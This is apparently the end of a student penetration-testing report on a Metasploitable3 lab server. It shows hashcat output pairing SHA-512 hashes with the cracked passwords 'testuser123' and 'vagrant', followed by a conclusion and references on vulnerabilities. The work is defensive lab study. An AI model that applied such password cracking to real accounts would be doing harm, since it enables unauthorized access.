$6$eXkLkClR$FCInwgG7d7ft7Es77t6ugv8e/Yo7SmhwV.EvSMo3Y73BsOJVr2AXUs0h1rmHaqO64kcA7oI0h81HoZ3aZPgcQ1:testuser123
$6$uzrqjrly$.e51TMOEfHSpJ9/cWGf14pEN5veCikBiN2i.AbXgLR92RetXyAAfzgiNtiof4h1gwZ4lC.cC/9OUqiuuXRABP.:testuser123
```

The output file shows **9** user account passwords out of **12** were cracked using various approaches explored using hashcat attack modes.

```
$6$h7Aa/gDP$/7K4DMVzrrGOeKVgOjDfehnIKQWkR2IxmxopIhllelCXvePQoJWY0HvRXhzNxeQiHJvBn5ZnnvnmFdaIKvMH//:vagrant
```

Conclusion

The Metasploitable3 (Ubuntu) server's vulnerability assessment and penetration testing project has uncovered significant security vulnerabilities that need to be fixed. Industry-standard tools including Nmap, Nessus, Metasploit, and Hashcat were used to acquire a thorough understanding of the target environment's weaknesses and possible attack routes.

The results show a variety of critical to medium severity vulnerabilities, from weak cryptographic techniques to remote code execution vulnerabilities. If these vulnerabilities are not fixed, there may be a chance of system compromise, data breaches, and unauthorized access. Some Key takeaways from this assessment include: The significance of consistent security upgrades, patch administration, strong authentication procedures and access controls are required. Strong encryption and appropriate certificate management are essential. Constant observation and vulnerability scanning are crucial.

Using Hashcat, the password cracking portion of this penetration test exposed serious weaknesses in the Metasploitable3 system's password policies and procedures. Through the successful cracking of numerous user account passwords, including those from different users using the same password, we were able to identify important security flaws that may be used by attackers.These results highlight the significance of putting strong password policies into place, conducting frequent password audits, and educating users about password security.

This initiative emphasizes how crucial it is for businesses to prioritize cybersecurity in their IT operations and how important it is to take proactive security measures. Through the use of best practices and the resolution of identified vulnerabilities, one may construct a more secure and resilient infrastructure.

References

[1] “example_hashes [hashcat wiki],” *hashcat.net*. https://hashcat.net/wiki/doku.php?id=example_hashes

[2]Cyber Secrets. (2023, April 22). Metasploitable 3 - Penetration Testing Lab Setup [Video]. YouTube. https://www.youtube.com/watch?v=ckasL8kEQrI

[3]in.security. (2022, June 20). Hashcat password cracking - Brute-force, mask & hybrid attacks. https://in.security/2022/06/20/hashcat-pssw0rd-cracking-brute-force-mask-hybrid/

[4]Stack Overflow. (2011, July 27). How long to brute force a salted SHA-512 hash (salt provided). https://stackoverflow.com/questions/6776050/how-long-to-brute-force-a-salted-sha-512-hash-salt-provided

[5]Embry-Riddle Aeronautical University. (n.d.). Vulnerability scanning. In Mastering enterprise networks labs. https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/chapter/vulnerability-scanning/

[6]Security Affairs. (2021, February 27). A flaw in ProFTPD could allow attackers to copy any file on the server. https://securityaffairs.com/88811/hacking/proftpd-flaw.html

[7]Red Hat. (2019, May 16). How to use Hashcat to crack Linux passwords. https://access.redhat.com/solutions/3442951

[8]rapid7. (2022, July 26). ProFTPD 1.3.5 mod_copy command execution #16712. GitHub. https://github.com/rapid7/metasploit-framework/issues/16712

[9]SSL Dragon. (2023, August 14). The dangers of self-signed SSL certificates. https://www.ssldragon.com/blog/dangers-self-signed-certificates/

[10]Defense.com. (n.d.). SSL Medium Strength Cipher Suite Supported (SWEET32) - Windows. https://help.defense.com/en/articles/6302810-ssl-medium-strength-cipher-suite-supported-sweet32-windows

[11]Trend Micro. (2019, February 22). Drupal vulnerability CVE-2019-6340 can be exploited for remote code execution. https://www.trendmicro.com/en_ca/research/19/b/drupal-vulnerability-cve-2019-6340-can-be-exploited-for-remote-code-execution.html

[12] Hashcat. (n.d.). Combinator attack. https://hashcat.net/wiki/doku.php?id=combinator_attack

Video Presentation and Demo link:

https://drive.google.com/drive/folders/14qlIPS1l6XQ-httCTyrhz3bn7XdGf2xx?usp=drive_link